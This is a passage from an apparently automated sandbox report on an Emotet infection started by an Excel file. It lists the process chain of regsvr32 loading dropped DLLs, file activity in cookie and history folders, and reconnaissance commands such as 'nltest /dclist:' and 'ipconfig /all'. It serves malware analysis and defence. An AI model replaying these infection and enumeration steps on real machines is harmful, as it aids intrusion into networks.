ea a1 62 fb 6d b6 04 08 d3 4c ca 1d 95 88 bc 39 d1 66 cf 53 f2 f7 35 65 61 b5 7d a2 6c 4d ad 59 82 35 81 3d Data Ascii: *g8fD}yn6-<bpowc0|AG5gxM4K-TAO+5;K73G-:+$Ma<pQ!t>K&pE80^QR^7f+M~z*:`e[CX1#+5c87*@zX{bmL9 fS5ea}lMY5=
2022-07-29 05:11:49 UTC	717	IN	Data Raw: 2b 35 4f 4e 26 21 74 2b 4b 61 72 38 65 6f 4d 00 59 43 58 46 30 23 2b 35 4f 4e 26 21 74 2b 4b 61 72 38 65 6f 4d 00 59 43 58 46 30 23 2a 21 47 4e 32 45 7a 2b 5f 35 7f 38 71 5b 41 00 4d d1 48 36 31 3a 21 35 56 3a 37 21 6d 4f 5b 61 6b 6c 6a 6f 54 34 57 43 41 f4 25 c3 2a 2a 44 4e 39 c5 45 2b 54 15 42 38 7a 0b 62 00 46 77 76 46 2f 22 07 35 5b 1e 26 21 75 2f 4a 61 76 7a 65 6f 4c 04 58 43 5c 64 30 23 2a 3a 49 4e 29 45 7b 2b 44 55 7c 38 6a dd 46 70 58 45 5a 46 36 71 29 05 4e 5e 24 21 64 f9 42 31 73 24 60 6f 51 e4 16 43 44 47 7a 23 25 65 4f 4e 27 28 76 2b 42 b3 70 68 64 67 4c 00 51 61 58 46 31 37 23 35 5b 2a 36 21 60 7f 44 61 66 0c 6b 6f 59 b2 49 33 59 4c 34 23 21 01 43 4e 2c b3 72 5b 4a 6d 70 38 69 dd 48 50 58 50 5a 46 23 d1 22 65 4e 56 21 21 6c 1f 9d 61 6a 39 b7 Data Ascii: +5ON&!t+Kar8eoMYCXF0#+5ON&!t+Kar8eoMYCXF0#*!GN2Ez+_58q[AMH61:!5V:7!mO[akljoT4W CA%**DN9E+TB8zbFwvF/"5[&!u/JavzeoLXC\d0#*:IN)E{+DU|8jFpXEZF6q)N^$!dB1s$`oQCDGz#%eON'(v+Bph dgLQaXF17#5[*6!`DafkoYl3YL4#!CN,r[Jmp8iHPXPZF#"eNV!!laj9
2022-07-29 05:11:49 UTC	725	IN	Data Raw: 68 ad 70 ad 78 ad 80 ad 88 ad 90 ad 98 ad a0 ad a8 ad b0 ad b8 ad c0 ad c8 ad d0 ad d8 ad e0 ad e8 ad f0 ad f8 ad 00 ae 08 ae 10 ae 18 ae 20 ae 28 ae 30 ae 38 ae 40 ae 48 ae 50 ae 58 ae 60 ae 68 ae 70 ae 78 ae 80 ae 88 ae 90 ae 98 ae a0 ae a8 ae b0 ae b8 ae 00 00 00 60 06 00 50 00 00 00 80 a2 88 a2 90 a2 98 a2 a0 a2 a8 a2 b0 a2 b8 a2 c0 a2 c8 a2 d0 a2 d8 a2 e0 a2 e8 a2 f0 a2 f8 a2 00 a3 08 a3 10 a3 20 ab 28 ab 30 ab 38 ab 40 ab 48 ab 50 ab 58 ab 60 ab 68 ab 70 ab 78 ab 80 ab 88 ab 90 ab 98 ab 00 00 00 70 06 00 c0 00 00 00 08 a4 10 a4 18 a4 20 a4 70 a4 80 a4 90 a4 a0 a4 b0 a4 c0 a4 d0 a4 e0 a4 f0 a4 00 a5 10 a5 20 a5 30 a5 40 a5 50 a5 60 a5 70 a5 80 a5 90 a5 a0 a5 b0 a5 c0 a5 d0 a5 e0 a5 f0 a5 00 a6 10 a6 20 a6 30 a6 40 a6 50 a6 60 a6 70 a6 80 a6 90 a6 a0 Data Ascii: hpx (08@HPX`hpx`P (08@HPX`hpxp p 0@P`p 0@P`p

Statistics

Behavior





System Behavior

Analysis Process: EXCEL.EXE PID: 2952, Parent PID: 576

General

Target ID:	0
Start time:	07:07:11
Start date:	29/07/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f150000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: 1168, Parent PID: 2952

General

Target ID:	4
Start time:	07:07:22
Start date:	29/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\hhwe1.ocx
Imagebase:	0xff570000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: **1056**, Parent PID: **2952**

General	
Target ID:	5
Start time:	07:11:43
Start date:	29/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\hhwe2.ocx
Imagebase:	0xff5b0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: **2272**, Parent PID: **404**

General	
Target ID:	6
Start time:	07:11:43
Start date:	29/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff7d0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: **1300**, Parent PID: **2952**

General	
Target ID:	7
Start time:	07:11:45
Start date:	29/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\hhwe3.ocx
Imagebase:	0xffce0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1478954467.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1478774301.00000000004E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2452**, Parent PID: **1300**

General

Target ID:	8
Start time:	07:11:46
Start date:	29/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\OajQanYCSHcPg\quNy.dll"
Imagebase:	0xffce0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_3, Description: , Source: 00000008.00000002.1758179314.00000000003CA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.1758111807.0000000000150000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.1758759626.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab22B9.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\Tar22BA.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	1800252BA	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1712**, Parent PID: **2952**

General

Target ID:	9
Start time:	07:11:49
Start date:	29/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\hhwe4.ocx
Imagebase:	0xffce0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1487067523.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1486455282.00000000001C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 1312, Parent PID: 1712

General

Target ID:	10
Start time:	07:11:49
Start date:	29/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\HUWZaq\zHqsrrqpZcTdGFR.dll"
Imagebase:	0xffce0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000003.1631224520.00000000034D1000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_3, Description: , Source: 0000000A.00000002.1758141495.000000000021A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1758289138.00000000004D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1758703624.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000003.1685880314.0000000002110000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1800252BA	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\AA40.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	211D063	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\C984.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	211D063	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\D096.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	211D063	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AA40.tmp	success or wait	1	212E586	DeleteFileW
C:\Users\user\AppData\Local\Temp\C984.tmp	success or wait	1	212E586	DeleteFileW
C:\Users\user\AppData\Local\Temp\D096.tmp	success or wait	1	212E586	DeleteFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AA40.tmp	unknown	2022	success or wait	1	211E295	ReadFile
C:\Users\user\AppData\Local\Temp\C984.tmp	unknown	1796	success or wait	1	211E295	ReadFile
C:\Users\user\AppData\Local\Temp\D096.tmp	unknown	36	success or wait	1	211E295	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: systeminfo.exe PID: **1652**, Parent PID: **1312**

General

Target ID:	14
Start time:	07:12:56
Start date:	29/07/2022
Path:	C:\Windows\System32\systeminfo.exe
Wow64 process (32bit):	false
Commandline:	systeminfo
Imagebase:	0xfffd0000
File size:	110592 bytes
MD5 hash:	DEBEA7D13C96687CAB4248DE0B6A2CE8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: ipconfig.exe PID: **2008**, Parent PID: **1312**

General

Target ID:	18
Start time:	07:13:04
Start date:	29/07/2022
Path:	C:\Windows\System32\ipconfig.exe
Wow64 process (32bit):	false
Commandline:	ipconfig /all
Imagebase:	0xff410000
File size:	58368 bytes
MD5 hash:	CF45949CDBB39C953331CDCB9CEC20F8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C984.tmp	0	30	0d 0a 57 69 6e 64 6f 77 73 20 49 50 20 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 0d 0a 0d 0a	Windows IP Configuration	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	30	47	20 20 20 48 6f 73 74 20 4e 61 6d 65 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 35 30 36 30 31 33 0d 0a	Host Name . . . . . : 506013	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	77	41	20 20 20 50 72 69 6d 61 72 79 20 44 6e 73 20 53 75 66 66 69 78 20 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 0d 0a	Primary Dns Suffix . . . . . :	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	118	47	20 20 20 4e 6f 64 65 20 54 79 70 65 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 48 79 62 72 69 64 0d 0a	Node Type . . . . . : Hybrid	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	165	43	20 20 20 49 50 20 52 6f 75 74 69 6e 67 20 45 6e 61 62 6c 65 64 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 4e 6f 0d 0a	IP Routing Enabled. . . . . : No	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	208	43	20 20 20 57 49 4e 53 20 50 72 6f 78 79 20 45 6e 61 62 6c 65 64 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 4e 6f 0d 0a	WINS Proxy Enabled. . . . . : No	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	251	45	0d 0a 45 74 68 65 72 6e 65 74 20 61 64 61 70 74 65 72 20 4c 6f 63 61 6c 20 41 72 65 61 20 43 6f 6e 6e 65 63 74 69 6f 6e 3a 0d 0a 0d 0a	Ethernet adapter Local Area Connection:	success or wait	3	FF4171A4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C984.tmp	296	41	20 20 20 43 6f 6e 6e 65 63 74 69 6f 6e 2d 73 70 65 63 69 66 69 63 20 44 4e 53 20 53 75 66 66 69 78 20 20 2e 20 3a 20 0d 0a	Connection-specific DNS Suffix . :	success or wait	3	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	337	80	20 20 20 44 65 73 63 72 69 70 74 69 6f 6e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 49 6e 74 65 6c 28 52 29 20 50 52 4f 2f 31 30 30 30 20 4d 54 20 4e 65 74 77 6f 72 6b 20 43 6f 6e 6e 65 63 74 69 6f 6e 0d 0a	Description . . . . . : Intel(R) PRO/1000 MT Network Connection	success or wait	3	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	417	58	20 20 20 50 68 79 73 69 63 61 6c 20 41 64 64 72 65 73 73 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 45 43 2d 46 34 2d 42 42 2d 42 35 2d 39 31 2d 35 42 0d 0a	Physical Address. . . . . : EC-F4-BB-B5-91-5B	success or wait	3	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	475	43	20 20 20 44 48 43 50 20 45 6e 61 62 6c 65 64 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 4e 6f 0d 0a	DHCP Enabled. . . . . : No	success or wait	3	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	518	44	20 20 20 41 75 74 6f 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 45 6e 61 62 6c 65 64 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 59 65 73 0d 0a	Autoconfiguration Enabled . . . . : Yes	success or wait	3	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	562	80	20 20 20 4c 69 6e 6b 2d 6c 6f 63 61 6c 20 49 50 76 36 20 41 64 64 72 65 73 73 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 66 65 38 30 3a 3a 63 63 34 61 3a 64 62 33 61 3a 62 39 30 3a 64 34 35 65 25 31 31 28 50 72 65 66 65 72 72 65 64 29 20 0d 0a	Link-local IPv6 Address . . . . . : fe80::cc4a:db3a:b90:d45e%11(Preferred)	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	642	65	20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 31 39 32 2e 31 36 38 2e 32 2e 32 32 28 50 72 65 66 65 72 72 65 64 29 20 0d 0a	IPv4 Address. . . . . : 192.168.2.22(Preferred)	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	707	54	20 20 20 53 75 62 6e 65 74 20 4d 61 73 6b 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 32 35 35 2e 32 35 35 2e 32 35 35 2e 30 0d 0a	Subnet Mask . . . . . : 255.255.255.0	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	761	52	20 20 20 44 65 66 61 75 6c 74 20 47 61 74 65 77 61 79 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 31 39 32 2e 31 36 38 2e 32 2e 31 0d 0a	Default Gateway . . . . . : 192.168.2.1	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	813	50	20 20 20 44 48 43 50 76 36 20 49 41 49 44 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 32 33 34 38 38 34 31 33 37 0d 0a	DHCPv6 IAID . . . . . : 234884137	success or wait	1	FF4171A4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C984.tmp	863	82	20 20 20 44 48 43 50 76 36 20 43 6c 69 65 6e 74 20 44 55 49 44 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 30 30 2d 30 31 2d 30 30 2d 30 31 2d 32 36 2d 41 42 2d 38 44 2d 44 46 2d 45 43 2d 46 34 2d 42 42 2d 42 35 2d 39 31 2d 35 42 0d 0a	DHCPv6 Client DUID. . . . . : 00-01-00-01-26-AB-8D-DF-EC-F4-BB-B5-91-5B	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	945	48	20 20 20 44 4e 53 20 53 65 72 76 65 72 73 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 38 2e 38 2e 38 2e 38 0d 0a	DNS Servers . . . . . : 8.8.8.8	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	993	48	20 20 20 4e 65 74 42 49 4f 53 20 6f 76 65 72 20 54 63 70 69 70 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 45 6e 61 62 6c 65 64 0d 0a	NetBIOS over Tcpip. . . . . : Enabled	success or wait	1	FF4171A4	WriteFile
C:\Users\user\AppData\Local\Temp\C984.tmp	1108	59	20 20 20 4d 65 64 69 61 20 53 74 61 74 65 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 2e 20 3a 20 4d 65 64 69 61 20 64 69 73 63 6f 6e 6e 65 63 74 65 64 0d 0a	Media State . . . . . : Media disconnected	success or wait	2	FF4171A4	WriteFile

Analysis Process: nltest.exe PID: **2992**, Parent PID: **1312**

General

Target ID:	20
Start time:	07:13:06
Start date:	29/07/2022
Path:	C:\Windows\System32\nltest.exe
Wow64 process (32bit):	false
Commandline:	nltest /dclist:
Imagebase:	0xff500000
File size:	395776 bytes
MD5 hash:	B23E4D796A3FEB91241A806EC18D5C32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	35			invalid handle	1	FF53DDF3	WriteFile
unknown	unknown	19			invalid handle	1	FF53DDF3	WriteFile
unknown	unknown	21			invalid handle	1	FF53DDF3	WriteFile
unknown	unknown	2			invalid handle	1	FF53DDF3	WriteFile
C:\Users\user\AppData\Local\Temp\D096.tmp	0	36	54 68 65 20 63 6f 6d 6d 61 6e 64 20 63 6f 6d 70 6c 65 74 65 64 20 73 75 63 63 65 73 73 66 75 6c 6c 79 0d 0a	The command completed successfully	success or wait	1	FF53DDF3	WriteFile

Disassembly

No disassembly